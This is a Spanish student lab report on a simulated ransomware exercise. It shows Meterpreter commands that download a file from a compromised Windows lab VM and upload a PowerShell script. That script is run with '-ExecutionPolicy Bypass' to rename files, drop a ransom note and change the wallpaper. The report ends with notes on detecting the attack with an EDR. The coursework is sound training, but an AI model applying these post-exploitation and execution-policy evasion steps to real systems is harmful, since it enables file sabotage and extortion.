Practica 03 Ramsonware

Alumno: Jorge Parra Hidalgo

Matricula: 13104

Docente: Raul Toledo

Acceso Inicial Comprometido

```
kali@kali: ~
Session  Actions  Edit  View  Help
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
desktop-k5e6ugp\hackme

C:\Windows\system32>dir C:\ /s /b | findstr /i flag
dir C:\ /s /b | findstr /i flag
C:\Users\HackMe\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk
C:\Windows\flag.png

C:\Windows\system32>
C:\Windows\system32>exit
exit
meterpreter > download C:\\Windows\\flag.png /home/kali/Desktop/
[*] Downloading: C:\Windows\flag.png → /home/kali/Desktop/flag.png
[*] Downloaded 63.33 KiB of 63.33 KiB (100.0%): C:\Windows\flag.png → /home/k
ali/Desktop/flag.png
[*] Completed  : C:\Windows\flag.png → /home/kali/Desktop/flag.png
meterpreter >
```

- Se obtuvo acceso remoto al sistema Windows mediante explotación previa. Se confirmó control total a través de una sesión activa de Meterpreter.

Preparación del Script de Ransomware

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~
nano simulador_ransom.ps1
```

kali@kali: ~/Desktop

Session Actions Edit View Help

```
  GNU nano 8.7                    simulador_ransom.ps1 *
No envíes dinero, esto es una práctica de laboratorio.
"@
Set-Content -Path $NotePath -Value $NoteContent

# 4. CAMBIO DE FONDO DE PANTALLA (Opcional - visual impact)
$RegKey = "HKCU:\Control Panel\Desktop"
Set-ItemProperty -Path $RegKey -Name Wallpaper -Value ""
Set-ItemProperty -Path $RegKey -Name Background -Value "0 0 0"

RUNDLL32.EXE user32.dll,UpdatePerUserSystemParameters

Write-Host "[!] ATAQUE COMPLETADO. REVISA LA CARPETA $VictimFolder" -Foregrou>

^G Help      ^O Write Out   ^F Where Is   ^K Cut       ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify
```

- Se desarrolló el archivo simulador_ransom.ps1, el cual simula el comportamiento de un ransomware mediante codificación Base64, renombrado de archivos y creación de nota de rescate.

Transferencia del Payload a la Víctima

```
kali@kali: ~
Session  Actions  Edit  View  Help
C:\Users\HackMe\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk
C:\Windows\flag.png

C:\Windows\system32>
C:\Windows\system32>exit
exit
meterpreter > download C:\\Windows\\flag.png /home/kali/Desktop/
[*] Downloading: C:\Windows\flag.png → /home/kali/Desktop/flag.png
[*] Downloaded 63.33 KiB of 63.33 KiB (100.0%): C:\Windows\flag.png → /home/k
ali/Desktop/flag.png
[*] Completed  : C:\Windows\flag.png → /home/kali/Desktop/flag.png
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > upload /home/kali/simulador_ransom.ps1 C:\\Users\\Public\\
[*] Uploading  : /home/kali/simulador_ransom.ps1 → C:\Users\Public\simulador_
ransom.ps1
[*] Completed  : /home/kali/simulador_ransom.ps1 → C:\Users\Public\simulador_
ransom.ps1
meterpreter >
```


- El script fue cargado al sistema comprometido utilizando el canal activo de Meterpreter, ubicándolo en el directorio público del sistema.

Ejecución con Evasión de Seguridad

```
kali@kali: ~
Session  Actions  Edit  View  Help
Microsoft Windows [Version 10.0.19044.3031]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>shell
shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>powershell.exe -ExecutionPolicy Bypass -File C:\Users\Publ
ic\simulador_ransom.ps1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\simulador_ransom.
ps1
[*] Iniciando Simulador de Ransomware ...
[*] Creando entorno de prueba en C:\Users\HackMe\Desktop\DATOS_IMPORTANTES
[-] Procesando: factura_1.docx
[-] Procesando: factura_10.docx
[-] Procesando: factura_2.docx
[-] Procesando: factura_3.docx
[-] Procesando: factura_4.docx
[-] Procesando: factura_5.docx
[-] Procesando: factura_6.docx
[-] Procesando: factura_7.docx
[-] Procesando: factura_8.docx
[-] Procesando: factura_9.docx
[!] ATAQUE COMPLETADO. REVISA LA CARPETA C:\Users\HackMe\Desktop\DATOS_IMPORTA
NTES

C:\Windows\system32>
```


- Se ejecutó el script mediante PowerShell utilizando el parámetro -ExecutionPolicy Bypass para evitar restricciones de ejecución de scripts no firmados.

Secuestro Simulado de Archivos



- El script procesó archivos en la carpeta objetivo, modificando su contenido y cambiando la extensión a .LOCKED, simulando un cifrado.

Generación de Nota de Rescate



- Se creó automáticamente el archivo LEEME_PARA_RECUPERAR.txt con instrucciones simuladas para recuperación de archivos.

Evidencia Forense del Impacto

DATOS_IMPORTANTES

Name	Date modified	Type	Size
factura_1.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_2.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_3.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_4.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_5.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_6.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_7.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_8.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_9.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
factura_10.docx.LOCKED	2/18/2026 4:50 PM	LOCKED File	5 KB
LEEME_PARA_RECUPERAR	2/18/2026 4:50 PM	Text Document	1 KB

- Desde la shell remota se verificó la modificación masiva de archivos, confirmando el impacto del script en el sistema.

Análisis Técnico

- **Uso de PowerShell como herramienta de ataque**
- El atacante utilizó **PowerShell**, una herramienta nativa de Windows, para ejecutar el script malicioso sin necesidad de instalar software adicional.
- Esto corresponde a la técnica conocida como:
- **Living off the Land (LotL)**
- Es decir, usar herramientas legítimas del sistema para realizar acciones maliciosas, reduciendo la probabilidad de detección basada en firmas tradicionales.
- PowerShell permite:
- Acceso a archivos
- Modificación de contenido
- Manipulación del registro
- Ejecución remota
- Automatización masiva

Evasión mediante -ExecutionPolicy Bypass

- Windows posee una política de seguridad que restringe la ejecución de scripts no firmados.
- El parámetro:
- -ExecutionPolicy Bypass
- Permite:
- Ignorar temporalmente la política de ejecución
- Ejecutar scripts sin modificar la configuración global del sistema
- Esto es una técnica común en ataques reales para evitar bloqueos básicos.

¿Cómo lo detectaría un EDR moderno?

- Un sistema EDR podría detectar:
- Uso del parámetro -ExecutionPolicy Bypass
- Renombrado masivo de archivos en segundos
- Sobrescritura repetitiva de contenido
- Cambio rápido de entropía en archivos
- Comportamiento anómalo de PowerShell
- Los EDR modernos no solo usan firmas, sino:
- Behavioral analysis
- Correlación de eventos
- Machine Learning
- Detección de patrones anómalos

Conclusión y enseñanzas

- Esta práctica demuestra cómo, tras un acceso inicial exitoso, un atacante puede monetizar rápidamente el compromiso utilizando herramientas legítimas del sistema, dificultando la detección y aumentando el impacto operativo.